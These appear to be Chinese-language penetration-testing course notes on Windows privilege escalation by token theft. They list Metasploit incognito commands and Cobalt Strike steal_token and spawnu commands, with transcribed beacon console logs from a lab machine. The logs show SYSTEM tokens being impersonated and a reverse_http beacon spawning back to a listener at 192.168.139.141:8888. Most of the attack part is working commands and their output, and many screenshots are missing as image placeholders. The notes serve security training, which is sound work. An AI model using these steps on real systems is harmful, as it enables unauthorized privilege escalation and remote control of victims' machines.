

3.3.1 MSF








3.3.2 CS








3.4 Win系统提权-本地管理用户-令牌窃取


- 1 #令牌窃取（降权&提权）
- 2 MSF:
- 3 use incognito
- 4 list_tokens -u
- 5 impersonate_token "NT AUTHORITY\SYSTEM"
- 6 CS:
- 7 ps //查看进程
- 8 steal_token PID //窃取进程令牌
- 9 spawnu PID //窃取进程令牌上线

3.4.1 MSF





3.4.2 CS



暂停播放 13:38:02 提升-Win... X + 您正在共享屏幕

第136天: 权限提升-Win系统权限提升

Cobalt Strike 视图(V) 有效载荷(P) 攻击(A) 站点管理(M) 报告(R) 帮助(H) AboutMe OLA-Tools

外网ip	内网ip	监听器	用户	计算机名称	备注	进程	pid	ar...	last	sleep
192.168...	192.168.1...	cs	SYSTEM *	WIN-75NA0949GFB		GoogleCrashHandler...	2...	x86	45s	1 minute
192.168...	192.168.1...	cs	Administrator *	WIN-75NA0949GFB		cs.exe	3...	x64	1ms	Interactive

事件日志 X 监听器 X Beacon 192.168.139.139@3336 X Processes 192.168.139.139@3336 X

```
steal_token 从指定进程中窃取访问令牌 (Access Token)
timestamp 复制B文件的创建、访问、修改时间戳到A文件 (文件时间戳伪造)
unlink 断开与beacon的连接 (用于通过TCP、命名管道连接的beacon)
upload 上传文件
windows_error_code 显示 Windows 错误代码编号的 Windows 错误代码
```

[*] Tasked beacon to list processes (from Process Browser)
[*] host called home, sent: 12 bytes
beacon> steal_token 1620 或者使用该命令窃取进程
[*] Tasked beacon to steal token from PID 1620
[*] host called home, sent: 12 bytes
[*] Impersonated NT AUTHORITY\SYSTEM
[WIN-75NA0949GFB] - x64 | Administrator * | 3336 - x64 last:1ms
beacon>

涉及资源:
补充: 涉及录像课件资源软件包资料等下载地址

1/2074 个字 self-educated 20:51 2024-01-06

第136天: 权限提升-Win系统权限提升

Cobalt Strike 视图(V) 有效载荷(P) 攻击(A) 站点管理(M) 报告(R) 帮助(H) AboutMe OLA-Tools

外网ip	内网ip	监听器	用户	计算机名称	备注	进程	pid	ar...	last	sleep
192.168...	192.168.1...	cs	SYSTEM *	WIN-75NA0949GFB		GoogleCrashHandler...	2...	x86	30ms	Interactive
192.168...	192.168.1...	cs	Administrator *	WIN-75NA0949GFB		cs.exe	3...	x64	74ms	Interactive
192.168...	192.168.1...	cs	SYSTEM *	WIN-75NA0949GFB		rundll32.exe	3...	x64	8s	1 minute

事件日志 X 监听器 X Beacon 192.168.139.139@3336 X Processes 192.168.139.139@3336 X

```
upload 上传文件
windows_error_code 显示 Windows 错误代码编号的 Windows 错误代码
```

[*] Tasked beacon to list processes (from Process Browser)
[*] host called home, sent: 12 bytes
beacon> steal_token 1620
[*] Tasked beacon to steal token from PID 1620
[*] host called home, sent: 12 bytes
[*] Impersonated NT AUTHORITY\SYSTEM
beacon> spawnu 1620 窃取进程令牌上线
[*] Tasked beacon to spawn windows/beacon_http/reverse_http (192.168.139.141:8888) as a child of 1620
[*] host called home, sent: 277004 bytes
[WIN-75NA0949GFB] - x64 | Administrator * | 3336 - x64 last:74ms
beacon>

涉及资源:
补充: 涉及录像课件资源软件包资料等下载地址

11/2074 个字 self-educated 20:52 2024-01-06

以上提权方式只针对于admin用户提权到system权限, 如果为普通用户提权以上方法则不行, 需要借助之前的提权方式, 如溢出漏洞和数据库提权。

提权: 主要针对内网环境, 针对域外用户的情况, 提权到system与域内进行通讯。

降权: 主要针对内网环境, 针对域外用户的情况, 提权到system再降权为域内用户的权限, 与域内进行通讯。